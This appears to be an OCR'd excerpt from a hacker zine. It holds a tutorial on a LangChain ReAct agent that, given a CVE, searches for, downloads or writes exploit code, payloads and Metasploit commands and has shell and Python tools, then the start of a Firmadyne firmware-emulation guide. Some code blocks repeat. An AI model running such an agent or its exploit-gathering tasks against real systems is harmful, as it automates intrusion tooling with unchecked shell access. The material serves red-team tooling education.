


```
search = TavilySearchResults()
python = PythonREPLTool()
shell_tool = ShellTool()
tools = [search, python, shell_tool]
```

Figures 6



```
llm = ChatOpenAI(model="gpt-4o", temperature=0)
```



4. **Initializing Tools:**

   The script initializes various tools such as TavilySearchResults for searching exploit data, PythonREPLTool for executing Python code, and ShellTool for running shell commands.

5. **Setting Up the Language Model:**

   ChatOpenAI is initialized with the gpt-4-turbo model, which will handle natural language processing tasks.

6. **Creating and Executing the Agent:**

   he script pulls a predefined prompt from the LangChain hub, creates a ReAct agent using create_react_agent, and executes it with AgentExecutor. The agent is tasked with preparing the red team to exploit the specified CVE, providing detailed methods, tools, and steps.

BRINGING IT ALL TOGETHER

Our enhanced script not only automates the grunt work of finding and documenting exploits but also ensures you stay ahead of the curve. Here's how the complete script looks:

BREAKING IT DOWN

Here's a detailed breakdown of our Python script designed to handle exploit research and automation:

1. Importing Libraries:
   sys: Provides access to variables and functions that interact with the Python interpreter. It allows the script to accept command-line arguments, which is crucial for passing the CVE identifier to the script.

   dotenv: Loads environment variables from a .env file into the script's environment. This is particularly important for securely managing API keys and other sensitive information without hardcoding them into the script.

   langchain_openai.ChatOpenAI: A component of the LangChain framework that provides an interface to interact with OpenAI's language models. It allows the script to send prompts to OpenAI's models and receive responses.

   langchain.hub: Enables pulling predefined prompts from the LangChain hub, which is a repository of prompts designed for various tasks.

   langchain.agents.AgentExecutor and create_react_agent: These are used to create and manage ReAct agents. AgentExecutor runs the agent, while create_react_agent initializes the agent with the necessary tools and prompts.

   langchain_community.tools.tavily_search.TavilySearchResults: A tool to search for threat advisories and exploit information using the Tavily API.

   langchain_community.agent_toolkits.FileManagementToolkit: Provides tools for managing files, enabling file operations such as reading, writing, and listing files within a specified directory.

   langchain_experimental.tools.PythonREPLTool: Allows the script to execute Python code dynamically, which can be useful for running snippets of code as part of the exploit process.


   langchain_community.tools.ShellTool: Enables the execution of shell commands, allowing the script to interact with the operating system's command line.

2. Loading Environment Variables:


   dotenv.load_dotenv() loads environment variables from a .env file. This method is secure and prevents hardcoding sensitive information, like API keys, directly in the script.

   cve = sys.argv[1]: This line retrieves the CVE (Common Vulnerabilities and Exposures) identifier from the command-line arguments passed to the script.

   working_directory = ".": Sets the working directory to the current directory, ensuring that any files created or accessed by the script are managed within this directory



```
# Get the prompt from the hub
prompt = hub.pull("hwchase17/react")

agent = create_react_agent(llm, tools, prompt)
agent_executor = AgentExecutor(agent=agent, tools=tools, verbose=True)

agent_executor.invoke({"input": f"I am a cybersecurity consultant. We are performing an authorized red team exercise for a customer. I need your
help preparing my team to perform a red team test on CVE: {cve}. Please search for the threat advisory for the CVE and provide the red team with
the CVE details followed by a detailed listing of the necessary methods, tools, and steps required to do a proof of concept exploit for this
vulnerability. You might also need to search for PoC exploit code in places like tenable.com and/or github. If exploits and/or PoC code are
found, download it and provide it in a new directory named after the CVE, in the current working directory. Provide instructions on how to use
the exploit and/or code. If the tools required are in Kali, list the tools and the appropriate commands to use them. If the exploit requires
Metasploit, list the Metasploit module and the appropriate commands to use it. If the exploit requires a custom script, write and provide the
script and the commands to run it. If the exploit requires a specific configuration, provide the configuration settings and the commands to apply
them. If the exploit requires a specific payload, provide the payload and the commands to use it (write the payload if). If the exploit requires
code, write the code and save it to the current directory. If no publicly available code exists, write a Python script and save it to the current
directory. Assume the current operating system being used is Kali Linux. If the exploit method requires a series of steps and/or developing
infrastructure to create the exploit and/or replicate the threat (such as APTs and malware), provide those in detail."})
```



```
import sys
import dotenv
from langchain_openai import ChatOpenAI
from langchain import hub
from langchain.agents import AgentExecutor, create_react_agent
from langchain_community.tools.tavily_search import TavilySearchResults
from langchain_community.agent_toolkits import FileManagementToolkit
from langchain_community.agent_toolkits.file_management.toolkit import FileManagementToolkit
from langchain_experimental.tools import PythonREPLTool
from langchain_community.tools import ShellTool
from langchain.tools import tool


# Load the .env file
dotenv.load_dotenv()
cve = sys.argv[1]
working_directory = "."

def enhanced_file_management(root_dir: str):
    """
    Provides tools for managing files in the specified directory.
    This function initializes a FileManagementToolkit configured to the specified root directory!.
    allowing file operations such as reading, writing, and listing files within that directory.
    """
    toolkit = FileManagementToolkit(root_dir=root_dir)
    return toolkit.get_tools()

search = TavilySearchResults()
python = PythonREPLTool()
shell_tool = ShellTool()
tools = [search, python, shell_tool]

llm = ChatOpenAI(model="gpt-4o", temperature=0)

# Get the prompt from the hub
prompt = hub.pull("hwchase17/react")

agent = create_react_agent(llm, tools, prompt)
agent_executor = AgentExecutor(agent=agent, tools=tools, verbose=True)

agent_executor.invoke({"input": f"I am a cybersecurity consultant. We are performing an authorized red team exercise for a customer. I need your help preparing my team to perform a red team test on CVE: {cve}. Please
search for the threat advisory for the CVE and provide the red team with the CVE details followed by a detailed listing of the necessary methods, tools, and steps required to do a proof of concept exploit for this
vulnerability. You might also need to search for PoC exploit code in places like tenable.com and/or github. If exploits and/or PoC code are found, download it and provide it in a new directory named after the CVE, in the
current working directory. Provide instructions on how to use the exploit and/or code. If the tools required are in Kali, list the tools and the appropriate commands to use them. If the exploit requires Metasploit, list
the Metasploit module and the appropriate commands to use it. If the exploit requires a custom script, write and provide the script and the commands to run it. If the exploit requires a specific configuration, provide the
configuration settings and the commands to apply them. If the exploit requires a specific payload, provide the payload and the commands to use it (write the payload if). If the exploit requires code, write the code and
save it to the current directory. If no publicly available code exists, write a Python script and save it to the current directory. Assume the current operating system being used is Kali Linux. If the exploit method
requires a series of steps and/or developing infrastructure to create the exploit and/or replicate the threat (such as APTs and malware), provide those in detail."})
```

3. Enhanced File Management:

   The enhanced_file_management function initializes a FileManagementToolkit for managing files within the specified directory. This toolkit provides tools for various file operations such as reading, writing, and listing files, making it easier to handle files generated or needed by the exploit processes.

4. Initializing Tools:

   The script initializes various tools required for the exploit research and execution:

TavilySearchResults: Initializes the Tavily search tool to fetch threat advisories and exploit information.

PythonREPLTool: Initializes the Python REPL tool to dynamically execute Python code.

ShellTool: Initializes the shell command tool to run shell commands.

NOTE: We won’t be using PythonREPLTool or ShellTool just yet, but we’re getting it ready for part 3, where we will enable full automation.

tools = [search, python, shell_tool]: Combines all initialized tools into a list, which will be used by the ReAct agent to perform its tasks.

5. Setting Up the Language Model:

   ChatOpenAI is initialized with the gpt-4o model. This model handles natural language processing tasks, such as understanding the prompts given to it and generating appropriate responses. The temperature=0 parameter ensures deterministic outputs by reducing randomness.

6. Creating and Executing the Agent:

   The script pulls a predefined prompt from the LangChain hub, which contains the instructions for the agent (https://smith.langchain.com/hub/hwchase17/react). For more information on LangChain's LangSmith Hub, visit: https://docs.smith.langchain.com/old/hub/quickstart.

   create_react_agent(llm, tools, prompt): Creates a ReAct agent using the language model, tools, and prompt. The agent is designed to understand and execute complex tasks based on the provided instructions.


   AgentExecutor(agent=agent, tools=tools, verbose=True): Initializes the agent executor, which manages the execution of the agent and its interaction with the tools.

   agent_executor.invoke({"input": ...}): Invokes the agent with a specific input. This input includes detailed instructions for the agent to follow, such as searching for threat advisories, downloading or writing exploit code, and providing step-by-step instructions for executing the exploit. The agent uses the tools and language model to perform these tasks, making the process of exploit research and execution much more efficient and automated.

CONCLUSION

With the power of LangChain and OpenAI, we've automated the tedious tasks of exploit research and code writing, transforming how red teams can operate. This script leverages advanced language models to fetch the latest threat advisories, analyze vulnerabilities, and even generate necessary exploit code—all while providing detailed instructions on how to use these tools effectively. By understanding and utilizing LangChain's ReAct agents, you can streamline your workflow, allowing you to focus on strategic decision-making and complex problem-solving.

In the next and final part of this series, we will bring everything together, combining the capabilities of the NLP-powered terminal and the automated exploit research to create a fully integrated, automated red team assistant. Stay tuned as we continue to push the boundaries of what AI can do in cybersecurity.



HACK

hardware

INTRODUCTION TO

FIRMWA EMULATI

written by
VICTOR HANNA

Greetings fellow exploiters and hvck zine readers ! Our last hvck article attempted to explain the importance of data sheets when researching or experimenting with embedded systems. We showed how, by successfully identifying an SPI chip, it was then possible to pull firmware from the chip for later research, investigations or exploitation. Following on from there, in this article, we will attempt to elucidate how you might choose to progress you research through firmware emulation.

Emulation typically takes two main forms, that is, userspace emulation or system emulation, where each of these forms is used in testing of either single embedded executables (known as userspace emulation) or full system wide emulation (known as full system emulation). This article will focus attention on full system emulation using a classic firmware emulator entitled, firmadyne. We will provide a brief breakdown, installation guide and setup walkthrough to help you start exploring this useful tool.

One distinct advantage of emulating firmware is the non-existent need to procure the respective hardware for your security research.

Another such advantage is also allowing for collaboration of a team of security researchers or redteamers. Applying a group effort can help in uncovering vulnerabilities and/or weakness within the chosen target device, where each member of the team is able to focus attention on a specific workflow or component without the need to have onboarded the actual hardware or target device itself. In the same vein this type of effort helps optimises for an efficient research engagement, where each individual piece of research illuminates the underlying security posture of the given target device as a whole, kind of like each piece of the puzzle resulting in an overall picture.

An additional advantage that full system emulation can provide may resemble the staging of exploits prior to field work, in the case of redteaming activities. This type of platform provides for a testbed of sorts, in order to try out exploits that could be useful in the field

Tool of the trade

Introducing Firmadyne. Firmadyne is a utility designed and used by security researchers, which has been built with a blend of automation and scalability in mind. It allows for the analysis of Linux based embedded firmware by providing a localised ecosystem for emulation.

Firmadyne is made up of the following components:

- Modified MIPS and ARM kernels, in order to orchestrate firmware emulation
- Implements a userspace NVRAM library, which emulates the hardware NVRAM peripheral
- Uses an extractor which allows for the extraction of both the filesystem and kernel from the target firmware
- Contains an in inbuilt console application which can be used for debugging
- Contains a scraper utility that allows the download of associated firmware images from differing vendor websites

At its core Firmadyne capitalises on both BINWALK, a firmware analysis and extraction tool and QEMU, a free and open-source emulation tool, for extraction and emulation of your chosen firmware.

Setup

Let's look at the basic setup of our chosen tool of the trade (detailed steps can be found here https://github.com/firmadyne/firmadyne?tab=readme-ov-file#table-of-contents).

1. Clone the github repo:

```
git clone –-recursive https://github.com/firmadyne/firmadyne.git
```

2. Install dependencies:

```
sudo apt-get install busybox-static fakeroot git dmsetup kpartx netcat-openbsd nmap python-psycopg2 python3-psycopg2 snmp uml-utilities util-linux vlan
```

3. Install binwalk

